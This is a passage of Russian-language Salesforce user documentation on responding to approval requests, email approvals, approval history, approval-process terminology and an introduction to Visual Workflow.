Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного управления  
запросами на утверждение:

- «Перенос интересов»

И

«Перенос записи»

7. В зависимости от выбранного ранее параметра, нажмите кнопку «Перенос» или «Удалить».

СМ. ТАКЖЕ:

[Утверждения](#)


[Терминология по процессам утверждения](#)

## Работа с запросами на утверждение

### Отклик на запрос об утверждении

Администратор может настроить процесс утверждения, который позволяет вам и другим пользователям предоставлять записи на утверждение, что должно привести к созданию *запросов на утверждение*. При получении запроса на утверждение на него можно ответить, утвердив его, отклонив или переназначив. В зависимости от того, какую версию Salesforce вы используете, вам доступны некоторые параметры.

Некоторые записи могут проходить несколько уровней утверждения.

 **Прим.:** Утверждение, отклонение, переназначение или отзыв запроса на утверждение доступен только при наличии полномочия «Чтение» для записи.

### [Отклики на запросы на утверждение в Lightning Experience](#)

При получении запроса на утверждение на него можно ответить, утвердив его, отклонив или переназначив. В Lightning Experience вы можете это сделать в уведомлении приложения, уведомлении электронной почты, в записи или в своем потоке.

### [Отклики на запросы на утверждение в Salesforce Classic](#)


При получении запроса на утверждение на него можно ответить, утвердив его, отклонив или переназначив. В Salesforce Classic вы можете это сделать на главной странице через уведомление электронной почты, используя запись или свой поток.

### [Отклики на запросы на утверждение в Salesforce1](#)

При получении запроса на утверждение на него можно ответить, утвердив его, отклонив или переназначив. В Salesforce1 вы можете это сделать из уведомления приложения, в push-уведомлении, в записи или в потоке.

## Отклики на запросы на утверждение в Lightning Experience

При получении запроса на утверждение на него можно ответить, утвердив его, отклонив или переназначив. В Lightning Experience вы можете это сделать в уведомлении приложения, уведомлении электронной почты, в записи или в своем потоке.

 **Прим.:** Утверждение, отклонение, переназначение или отзыв запроса на утверждение доступен только при наличии полномочия «Чтение» для записи.

### В уведомлении

Если организация использует уведомления, то пользователь получает уведомление при каждом получении электронного запроса на утверждение. Данная возможность определяется полем «Принимать сообщения эл. почты, содержащие запросы на утверждение», доступным на странице личных параметров. Откройте уведомление и утвердите или отклоните запрос.

### Используйте раздел электронной почты для выполнения следующих задач

Возможность получения запросов на утверждение в виде электронных уведомлений определяется полем «Принимать сообщения эл. почты, содержащие запросы на утверждение», доступным на странице личных параметров. Щелкните ссылку в сообщении эл. почты и щелкните **Утвердить** или **Отклонить**.

При поддержке функции электронного утверждения вы можете также ввести слово «*утвердить*», «*отклонить*», «*утверждено*», «*отклонено*», «*да*» или «*нет*» в первую строку ответного сообщения эл. почты. При необходимости добавьте комментарий во вторую строку.

 **Прим.:**


- Длина комментария не должна превышать 4 000 символов. В китайском, японском и корейском языках данное ограничение составляет 1 333 символа.
- Если системе не удастся распознать слово, указанное в ответе, то пользователю отправляется электронное уведомление об ошибке. Чтобы отправить другой ответ, повторно введите нужное слово в исходном электронном уведомлении. Ответы на электронное уведомление об ошибке не обрабатываются.

### Используйте раздел Запись для выполнения следующих действий

Если ваш администратор добавил связанный список «Журнал утверждений» к записи, поданной для утверждения, используйте связанный список для утверждения или отклонения запроса.

### Используйте свой поток для выполнения следующих действий

Если в организации включена функция «Утверждения в Chatter», то пользователь может настроить параметры Chatter для получения запросов на утверждение в виде сообщений ленты Chatter и обычных сообщений эл. почты. Щелкните имя записи в сообщении. После этого перейдите в связанный список Журнал утверждений после чего щелкните «**Утвердить**» или «**Отклонить**».

 **Прим.:** Сообщения, содержащие запросы на утверждение, доступны только пользователям, имеющим доступ к записи утверждения. Комментарии к сообщениям об утверждении не сохраняются в запись утверждения.

## ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для утверждения, отклонения или переназначения запросов на утверждение:


- Полномочия определяются параметрами процесса утверждения

Для утверждения и отклонения запросов на утверждение посредством эл. почты:

- «API включен»

## Отклики на запросы на утверждение в Salesforce Classic

При получении запроса на утверждение на него можно ответить, утвердив его, отклонив или переназначив. В Salesforce Classic вы можете это сделать на главной странице через уведомление электронной почты, используя запись или свой поток.

 **Прим.:** Утверждение, отклонение, переназначение или отзыв запроса на утверждение доступен только при наличии полномочия «Чтение» для записи.

### На главной странице выполните следующие действия


Используйте компонент главной страницы «Компоненты для утверждения», чтобы ознакомиться со списком запросов на утверждения, на которые требуется ответить.

Если вы используете Aloha Experience и администратор добавил компонент «Элементы для утверждения» на главную страницу, щелкните вкладку «Начальная страница», чтобы увидеть все запросы на утверждение в очереди.

### Используйте раздел электронной почты для выполнения следующих задач

Возможность получения запросов на утверждение в виде электронных уведомлений определяется полем «Принимать сообщения эл. почты, содержащие запросы на утверждение», доступным на странице личных параметров. Щелкните ссылку в сообщении эл. почты и щелкните **Утвердить** или **Отклонить**.

При поддержке функции электронного утверждения вы можете также ввести слово «*утвердить*», «*отклонить*», «*утверждено*», «*отклонено*», «*да*» или «*нет*» в первую строку ответного сообщения эл. почты. При необходимости добавьте комментарии во вторую строку.

 **Прим.:**


- Длина комментария не должна превышать 4 000 символов. В китайском, японском и корейском языках данное ограничение составляет 1 333 символа.
- Если системе не удастся распознать слово, указанное в ответе, то пользователю отправляется электронное уведомление об ошибке. Чтобы отправить другой ответ, повторно введите нужное слово в исходном электронном уведомлении. Ответы на электронное уведомление об ошибке не обрабатываются.

### Используйте раздел Запись для выполнения следующих действий

Если ваш администратор добавил связанный список «Журнал утверждений» к записи, поданной для утверждения, используйте связанный список для утверждения или отклонения запроса.

### Используйте свой поток для выполнения следующих действий

Если в организации включена функция «Утверждения в Chatter», то пользователь может настроить параметры Chatter для получения запросов на утверждение в виде сообщений ленты Chatter и обычных сообщений эл. почты. В сообщении щелкните **Утвердить** или **Отклонить**.

 **Прим.:** Сообщения, содержащие запросы на утверждение, доступны только пользователям, имеющим доступ к записи утверждения. Комментарии к сообщениям об утверждении не сохраняются в запись утверждения.

СМ. ТАКЖЕ:

[Утверждения](#)

[Пакетное управление запросами на утверждение](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для утверждения, отклонения или переназначения запросов на утверждение:

- Полномочия определяются параметрами процесса утверждения


Для утверждения и отклонения запросов на утверждение посредством эл. почты:

- «API включен»



## Отклики на запросы на утверждение в Salesforce1

При получении запроса на утверждение на него можно ответить, утвердив его, отклонив или переназначив. В Salesforce1 вы можете это сделать из уведомления приложения, в push-уведомлении, в записи или в потоке.

 **Прим.:** Утверждение, отклонение, переназначение или отзыв запроса на утверждение доступен только при наличии полномочия «Чтение» для записи.

### В уведомлении


Если организация использует уведомления, то пользователь получает уведомление при каждом получении электронного запроса на утверждение. Данная возможность определяется полем «Принимать сообщения эл. почты, содержащие запросы на утверждение», доступным на странице личных параметров. Откройте уведомление и утвердите или отклоните запрос.

### Используйте раздел **Запись для выполнения следующих действий**

Если ваш администратор добавил связанный список «Журнал утверждений» к записи, поданной для утверждения, используйте связанный список для утверждения или отклонения запроса.

### Используйте свой поток для выполнения следующих действий

Если в организации включена функция «Утверждения в Chatter», то пользователь может настроить параметры Chatter для получения запросов на утверждение в виде сообщений ленты Chatter и обычных сообщений эл. почты. В сообщении коснитесь **Утвердить** или **Отклонить**.

 **Прим.:** Сообщения, содержащие запросы на утверждение, доступны только пользователям, имеющим доступ к записи утверждения. Комментарии к сообщениям об утверждении не сохраняются в запись утверждения.


## Включение или отключение сообщений, содержащих запросы на утверждение

Если организация поддерживает функцию «Утверждения в Chatter», то пользователи могут получать запросы на утверждение в виде сообщений Chatter.

1. Введите строку «*Мои ленты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мои ленты**».
2. Поставьте или снимите флажок в поле параметра «Получать запросы на утверждение в виде сообщений».

По умолчанию поддержка сообщений, содержащих запросы на утверждение, включается автоматически при включении функции «Утверждения в Chatter».

3. Сохраните внесенные изменения.

 **Прим.:** Сообщения, содержащие запросы на утверждение, доступны только пользователям, имеющим доступ к записи утверждения. Комментарии к сообщениям об утверждении не сохраняются в запись утверждения.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для утверждения, отклонения или переназначения запросов на утверждение:

- Полномочия определяются параметрами процесса утверждения

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записи:

- «Чтение» для записи



## Элементы для утверждения

Связанный список «Элементы для утверждения» отслеживает открытые запросы на утверждение, назначенные пользователю. Данный связанный список может отображаться на начальной странице, если администратором организации создан процесс утверждения.

- Чтобы просмотреть сведения о запросе, щелкните нужный запрос на утверждение.
- Чтобы назначить запрос на утверждение другому пользователю, щелкните ссылку **«Переназначить»** напротив нужного элемента.
- Чтобы открыть страницу сведений о запросе и утвердить или отклонить отложенный запрос, щелкните ссылку **«Утвердить/отклонить»** напротив нужного элемента.



**Прим.:** Утверждение, отклонение, переназначение или отзыв запроса на утверждение доступен только при наличии полномочия «Чтение» для записи.

- Чтобы управлять всеми назначенными запросами на утверждение, нажмите кнопку **«Управлять всем»**. Чтобы выбрать запросы на утверждение, установите соответствующие флажки. Чтобы выбрать все отображаемые элементы столбца, установите флажок в заголовке нужного столбца.
  - Чтобы назначить выбранные запросы на утверждение другому пользователю, щелкните **«Переназначить»**, выберите нужного пользователя, введите любые комментарии и нажмите кнопку **«Сохранить»**.
  - Чтобы открыть страницу сведений о запросе, щелкните **«Утвердить/отклонить»**. Чтобы одновременно утвердить или отклонить все выбранные запросы, щелкните **«Утвердить»** или **«Отклонить»**.



**Прим.:** Утверждение, отклонение, переназначение или отзыв запроса на утверждение доступен только при наличии полномочия «Чтение» для записи.

СМ. ТАКЖЕ:

[Отклики на запросы на утверждение в Salesforce Classic](#)

[Пакетное управление запросами на утверждение](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования связанного списка «Элементы для утверждения»:

- Полномочия определяются параметрами процесса утверждения

## Связанный список «Журнал утверждений»

Связанный список «Журнал утверждений» отслеживает запись на протяжении процесса утверждения. Данный связанный список отображается на странице сведений о записи при наличии процесса утверждения для соответствующего объекта.

- Чтобы отправить запись на утверждение, щелкните **«Отправить на утверждение»**.

Система Salesforce запускает процесс утверждения при наличии процессов утверждения, примененных к записи. Данный параметр недоступен после отправки записи на утверждение. В зависимости от процесса утверждения, пользователю может быть предложен выбор следующего ответственного за утверждение.

- Чтобы удалить запись из процесса утверждения, нажмите кнопку **«Отозвать запрос на утверждение»**.

Данная кнопка доступна только в том случае, если запись находится в процессе утверждения, который позволяет отправителям отзываться на утверждение. При нажатии кнопки **«Отозвать запрос на утверждение»** отложенный запрос на утверждение записи отменяется и выполняются действия отзыва. Дополнительную информацию см. в разделе **«Действия отзыва»** на странице 4855.

- Чтобы назначить запрос на утверждение другому пользователю, щелкните ссылку **«Переназначить»** напротив нужного элемента.
- Чтобы открыть страницу сведений о запросе и утвердить или отклонить отложенный запрос, щелкните ссылку **«Утвердить/отклонить»** напротив нужного элемента.



**Прим.:** Утверждение, отклонение, переназначение или отзыв запроса на утверждение доступен только при наличии полномочия «Чтение» для записи.

В зависимости от параметров, заданных администратором, связанный список «Журнал утверждений» может содержать указанные ниже значения поля «Статус».

| Статус        | Определение   |
|---------------|---|
| Отправлено    | Запись отправлена на утверждение.   |
| Ожидание      | Запись отправлена на утверждение и ожидает утверждения или отклонения.                |
| Утверждено    | Запись утверждена.  |
| Отклонено     | Запись отклонена.   |
| Переназначено | Запись отправлена на утверждение, но назначена другому ответственному за утверждение. |
| Отозвано      | Запись отправлена на утверждение, но отозвана из процесса утверждения.                |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования связанного списка «Журнал утверждений»:

- Полномочия определяются параметрами процесса утверждения

Прежде чем отправить запись на утверждение, убедитесь, что запись соответствует критериям активного процесса утверждения. Чтобы получить сведения об атрибутах, необходимых для добавления записи в активный процесс утверждения, обратитесь к администратору организации.

СМ. ТАКЖЕ:

[Отклики на запросы на утверждение в Salesforce Classic](#)

[Утверждения](#)

[Отчеты по журналам утверждений](#)

## Изменение настроек пользователя для утверждений

Установите ваши предпочтения для получения запроса о сообщениях электронной почты, в том числе возможности отказаться от их получения.

1. В разделе личных параметров войдите в раздел «*Параметры ответственного*» в поле Быстрый поиск, затем выберите пункт **«Параметры ответственно»**. Нет результатов? Введите «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.

2. При необходимости заполните поле «Делегированный ответственный за утверждение».



**Прим.:** Группа или очередь не может быть назначена в качестве делегированного ответственного за утверждение.

3. При необходимости заполните поле «Менеджер».

4. Настройте параметры получения сообщений эл. почты, содержащих запросы на утверждение. Кроме того, данный параметр определяет возможность получения уведомлений о запросах на утверждение в приложении Salesforce1. Доступные значения:

- Если пользователь является ответственным за утверждение или делегированным ответственным за утверждение
- Если пользователь является только ответственным за утверждение
- Если пользователь является только делегированным ответственным за утверждение
- «Никогда»: при выборе данного значения пользователь не будет получать уведомления о запросах на утверждение в приложении Salesforce1 или по электронной почте, даже в том случае, если организация использует функцию [электронного утверждения](#). Тем не менее в зависимости от параметров электронной почты очереди, настроенных администратором, пользователь может получать сообщения электронной почты, содержащие запросы на утверждение, из очереди.


5. Сохраните внесенные изменения.

При отправке сообщения электронной почты с запросом на утверждение назначенный ответственный человек и выделенный ответственный человек оба получают уведомление электронной почты с запросом на утверждение. Делегированные ответственные за утверждения не могут переназначать запросы на утверждение; они могут только утверждать или отклонять запросы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

-  **Прим.:** Если запрос на утверждение назначен очереди, то соответствующее электронное уведомление также отправляется делегированному ответственному за утверждение для каждого участника очереди.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## Электронные утверждения. Вопросы и ответы

[Что такое электронное утверждение?](#)

[Можно ли использовать мобильное устройство \(например, BlackBerry\) для утверждения и отклонения запросов?](#)

[При попытке ответа отображается следующее сообщение об ошибке: «Сообщение об утверждении бизнес-правила не обработано». Что делать?](#)

[Отправленное электронное утверждение не было доставлено. Что делать?](#)

[Почему не приходят электронные запросы на утверждение?](#)

[Может ли делегированный ответственный за утверждение отвечать на соответствующие электронные запросы?](#)

[Можно ли отвечать на электронные запросы на языках, отличных от английского?](#)

[Что делать, если запрос уже утвержден или отклонен другим пользователем?](#)

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и  
**Lightning Experience**

Доступно в версиях:  
**Professional, Enterprise,  
Performance, Unlimited** и  
**Developer**

[Что такое электронное утверждение?](#)

При включении функции электронного утверждения пользователи могут утверждать или отклонять запросы на утверждение путем отправки ответа на электронное уведомление.

При обработке запроса на утверждение первая строка текста сообщения может содержать одно из указанных ниже слов.

- утвердить
- утверждено
- да
- отклонить
- отклонено
- нет

Точки и восклицательные знаки могут использоваться в конце слова. При необходимости добавьте комментарии во вторую строку сообщения. Ссылка, добавленная в сообщение эл. почты, позволяет пользователям переходить на страницу утверждения. Данная функция особенно полезна организациям, пользователи которых принимают запросы на утверждение посредством мобильного устройства.

[Можно ли использовать мобильное устройство \(например, BlackBerry\) для утверждения и отклонения запросов?](#)

Да. Стандартный клиент эл. почты для мобильных устройств позволяет отвечать на запросы путем отправки слова «утвердить», «утверждено», «да», «отклонить», «отклонено» или «нет» в первой строке сообщения. При необходимости добавьте комментарии во вторую строку.

При попытке ответа отображается следующее сообщение об ошибке: «Сообщение об утверждении бизнес-правила не обработано». Что делать?

Убедитесь, что ответ отправляется посредством адреса эл. почты, использованного для отправки электронного запроса на утверждение.

Отправленное электронное утверждение не было доставлено. Что делать?

Ответственным за утверждение должно быть предоставлено полномочие «API включен», позволяющее утверждать или отклонять запросы на утверждение посредством эл. почты. Обратитесь к администратору.

Почему не приходят электронные запросы на утверждение?

Ниже перечислены причины, которые могут препятствовать получению электронных запросов на утверждение.

- Настройки пользователя для получения сообщений эл. почты, содержащих запросы на утверждение, могут быть заданы некорректно. Подробнее см. [Изменение своих параметров утверждения пользователя](#) на странице 4887.
- Время доставки эл. почты может зависеть от подключения или интернет-провайдера.
- Сообщения эл. почты блокируются фильтрами спама, заданными на почтовом сервере. Обратитесь к администратору эл. почты, который может просмотреть журналы всех входящих сообщений эл. почты и определить их статус (доставлено, отклонено или помечено как спам).
- Адрес эл. почты Salesforce должен быть добавлен администратором эл. почты в список разрешенных адресов.

Может ли делегированный ответственный за утверждение отвечать на соответствующие электронные запросы?

Делегированные ответственные за утверждения могут утверждать или отклонять электронные запросы путем отправки ответа на сообщение эл. почты.

Первая строка текста сообщения может содержать одно из указанных ниже слов.

- утвердить
- утверждено
- да
- отклонить
- отклонено
- по

Точки и восклицательные знаки могут использоваться в конце слова. При необходимости добавьте комментарии во вторую строку сообщения. Ссылка, добавленная в сообщение эл. почты, позволяет пользователям переходить на страницу утверждения. Данная функция особенно полезна организациям, пользователи которых принимают запросы на утверждение посредством мобильного устройства.

Можно ли отвечать на электронные запросы на языках, отличных от английского?

Да. Функция электронного утверждения работает на всех языках, поддерживаемых системой Salesforce. Введенный ответ проверяется посредством языкового словаря текущего пользователя. При отсутствии совпадений введенный ответ проверяется посредством всех других языковых словарей.

Что делать, если запрос уже утвержден или отклонен другим пользователем?

Электронный запрос на утверждение может быть обработан только один раз. Запрос на утверждение, обработанный другим пользователем, возвращает ошибку.

## Терминология по процессам утверждения

Ниже перечислены термины, используемые в системе Salesforce для процессов утверждения.

### Действия утверждения

Действие утверждения — это действие, выполняемое в результате процесса утверждения. Существует четыре типа действий утверждения.

| Тип                        | Описание  |
|----------------------------|---|
| Задача                     | Назначение задачи выбранному пользователю. При необходимости заполните следующие поля задачи: «Тема», «Статус», «Приоритет» и «Крайний срок». |
| Электронное предупреждение | Использование выбранного шаблона эл. почты для отправки сообщения эл. почты выбранному получателю.  |
| Обновление поля            | Изменение значения выбранного поля. При необходимости укажите значение или создайте формулу для нового значения.                              |
| Исходящее сообщение        | Отправка сообщения выбранной конечной точке. При необходимости укажите имя пользователя и дату, которые должны быть добавлены в сообщение.    |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Этапы утверждения, исходная отправка, окончательные утверждения, окончательные отклонения и отзывы могут инициировать выполнение действий утверждения. Процессы утверждения и бизнес-правила используют одинаковые действия.

### Процесс утверждения

Процесс утверждения — это автоматический процесс, который может использоваться организацией для утверждения записей Salesforce. Процесс утверждения определяет этапы, необходимые для утверждения записи, а также ответственных за утверждение на каждом этапе. Этап может применяться ко всем записям процесса или только к записям, соответствующим определенным критериям, заданным администратором. Процесс утверждения также определяет действия, которые должны быть выполнены при утверждении, отклонении, отзыве или первоначальной отправке записи на утверждение.

### Запрос на утверждение

Запрос на утверждение — это сообщение эл. почты, уведомление Salesforce1 или сообщение Chatter, уведомляющее получателя об отправке записи на утверждение и назначении ему утверждения.

### Этапы утверждения

Этапы утверждения назначают различным пользователям запросы на утверждение и определяют последовательность выполнения отдельных процессов утверждения. Каждый этап утверждения определяет атрибуты, которые должны быть назначены записи для вхождения на данный этап, пользователя, ответственного за утверждение запросов, и возможность утверждения запросов представителем ответственного за утверждение. Первый этап утверждения

определяет действие, которое должно быть выполнено, если запись не входит на данный этап. Последующие этапы процесса позволяют определять действия, выполняемые при отклонении запроса.

### Назначенный ответственный за утверждение

Назначенный ответственный за утверждение — это пользователь, ответственный за утверждение запроса.

### Делегированный ответственный за утверждение

Делегированный ответственный за утверждение — это пользователь, выбранный назначенным ответственным за утверждение в качестве альтернативы для отправки запросов на утверждение. Делегированные ответственные за утверждения не могут переназначать запросы на утверждение; они могут только утверждать или отклонять запросы.

### Электронное утверждение

Функция электронного утверждения позволяет пользователям утверждать или отклонять электронные запросы путем отправки ответа на сообщение эл. почты. Ответственным за утверждение должно быть предоставлено полномочие «API включен», позволяющее утверждать или отклонять запросы на утверждение посредством эл. почты.

При обработке запроса на утверждение первая строка текста сообщения может содержать одно из указанных ниже слов.

- утвердить
- утверждено
- да
- отклонить
- отклонено
- нет

Точки и восклицательные знаки могут использоваться в конце слова. При необходимости добавьте комментарии во вторую строку сообщения. Ссылка, добавленная в сообщение эл. почты, позволяет пользователям переходить на страницу утверждения. Данная функция особенно полезна организациям, пользователи которых принимают запросы на утверждение посредством мобильного устройства.

Дополнительную информацию о включении функции электронного утверждения см. в разделе [«Настройка параметров бизнес-правил и утверждений»](#) на странице 5050.



**Прим.:** Прежде чем включить функцию электронного утверждения, обратите внимание, что данная функция не может использоваться процессами утверждения, где назначенным ответственным за утверждение является очередь, или многоэтапными процессами утверждения, где следующий ответственный за утверждение выбирается вручную после первого этапа. Пользователи, использующие Microsoft® Word® в качестве редактора почтовых сообщений, должны добавлять комментарии в конец первой, а не второй строки сообщения.

### Действия исходной отправки

Действия исходной отправки — это действия, выполняемые при первой отправке записи на утверждение. По умолчанию исходная отправка инициирует автоматическую блокировку записи. Действиями исходной отправки считаются любые действия утверждения (например, электронные предупреждения, обновления полей, задачи или исходящие сообщения). Например, действие исходной отправки может задать значение «Выполняется» настраиваемому полю «Статус утверждения».

### Действия окончательного утверждения

Действия окончательного утверждения — это действия, выполняемые при наличии всех обязательных утверждений записи. Действиями окончательного утверждения считаются электронные предупреждения, обновления полей, задачи или исходящие сообщения. Например, действие окончательного утверждения может назначить статус «Утверждено» и отправить электронное уведомление.

### **Действия окончательного отклонения**

Действия окончательного отклонения — это действия, выполняемые при отклонении запроса ответственным за утверждение. Действиями окончательного отклонения считаются электронные предупреждения, обновления полей, задачи или исходящие сообщения. Например, действие окончательного отклонения может назначить статус «Отклонено», отправить электронное уведомление и разблокировать запись для ее редактирования перед повторной отправкой.

### **Исходящее сообщение**

Исходящее сообщение — это действие бизнес-правил, утверждений или контрольных точек, которое отправляет указанные сведения указанной конечной точке (например, внешней службе). Параметры исходящих сообщений могут быть заданы в меню настройки Salesforce. Затем рекомендуем настроить внешнюю конечную точку. Получатель сообщений может быть создан посредством SOAP API.

### **Экземпляр процесса**

Экземпляр процесса — это один экземпляр процесса утверждения. Новый экземпляр процесса создается при каждой отправке записи на утверждение.

### **Узел экземпляра процесса**

Узел экземпляра процесса — это экземпляр этапа утверждения. Новый узел экземпляра процесса создается при каждом входе записи на этап процесса утверждения. Если запись не соответствует критериям этапа или экземпляра процесса утверждения выполняется без входа на этап, то узел экземпляра процесса не создается.

### **Действия отзыва**

Действия отзыва — это действия, выполняемые при отзыве отправленного запроса на утверждение. По умолчанию отзыв инициирует автоматическую разблокировку записи. Действиями отзыва считаются электронные предупреждения, обновления полей, задачи или исходящие сообщения. Например, действие отзыва может изменить статус запроса «Выполняется» на «Не отправлено».

### **Блокировка записи**

Блокировка записи — это процесс, предотвращающий редактирование записи, независимо от параметров безопасности поля или общего доступа. Система Salesforce автоматически блокирует записи, ожидающие утверждения. Редактирование заблокированных записей доступно только при наличии полномочия «Изменить все» для данного объекта или полномочия «Изменение всех данных». По умолчанию связанные списки «Действия исходной отправки», «Действия окончательного утверждения», «Действия окончательного отклонения» и «Действия отзыва» содержат действия «Блокировка записи». Данное стандартное действие не может быть изменено для действий исходной отправки и отзыва. При необходимости участники кампании могут быть добавлены в кампании, заблокированные для утверждения.

СМ. ТАКЖЕ:

[Утверждения](#)

[Начало работы с утверждениями](#)



# Visual Workflow

## Visual Workflow

Visual Workflow позволяет пользователям автоматизировать бизнес-процессы путем создания потоков и их распространения между соответствующими пользователями или системами. *Поток* — это приложение, которое может выполнять логику, взаимодействовать с базой данных Salesforce, вызывать классы Apex и собирать пользовательские данные. При необходимости создайте потоки посредством облачной версии приложения Flow Designer.

При необходимости создайте автоматически запущенные потоки. *Автоматически запускаемый поток* может быть запущен без взаимодействия с пользователем, например из процесса или посредством метода класса Apex под названием `interview.start`. Автоматически запущенные потоки используют пакетное выполнение без взаимодействия с пользователем. Они не могут содержать элементы «Действие», «Окно», «Выбор» и «Динамический выбор» в активной или последней версии потока.

Visual Workflow отличается тремя разными аспектами.

### Разработка

Создание потоков посредством облачной версии приложения Flow Designer. Данный интерактивный инструмент позволяет быстро определять структуру потока и настраивать параметры его выполнения без создания специального кода.

### Управление

Созданный поток доступен для управления в системе Salesforce, а также для активации, деактивации, удаления, выполнения или редактирования свойств.

### Выполнить

Пользователи потока могут запускать активный поток посредством настраиваемой кнопки, вкладки, ссылки или URL-адреса потока. При предоставлении соответствующих полномочий системы могут выполнять активные потоки посредством класса Apex или процесса.



**Пример:** Используйте Visual Workflow для создания сценариев вызова службы поддержки компании или формирования оперативных смет для торговой организации.

СМ. ТАКЖЕ:

[Какой инструмент автоматизации следует использовать?](#)

[Стандартные блоки потока](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## Стандартные блоки потока

При создании потоков рекомендуем использовать разные элементы, коннекторы и ресурсы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



- Каждый элемент (1) соответствует действию, которое может выполняться потоком. Например, чтение или запись данных Salesforce, отображение и сбор данных от пользователей потока, выполнение логики или управление данными.
- Каждый коннектор (2) определяет доступный путь, который может использоваться потоком при выполнении.
- Каждый ресурс (3) соответствует значению, которое может использоваться в любой области потока.

СМ. ТАКЖЕ:

[Элементы потока](#)

[Ресурсы потока](#)

[Коннекторы потока](#)

## Чем отличаются приложения Workflow и Visual Workflow?

Несмотря на похожие имена, приложения Workflow и Visual Workflow являются разными функциями Salesforce, позволяющими автоматизировать бизнес-процессы.


### Workflow

Приложение Workflow позволяет настраивать *бизнес-правила*. Бизнес-правило определяет типы изменений или добавлений, инициирующие заданные *действия бизнес-правила* (например, отправка электронных предупреждений и обновление полей записей).

Бизнес-правила и действия связываются с конкретным объектом (и могут кроссировать объекты только для обновления полей связанной основной записи).

### Visual Workflow

Приложение Visual Workflow позволяет создавать *потоки*, инициируемые пользователями, а не событиями. В отличие от приложения Workflow, выполняющего правила и действия в фоновом режиме, приложение Visual Workflow поддерживает окна для отображения и сбора сведений от пользователя, выполняющего поток.

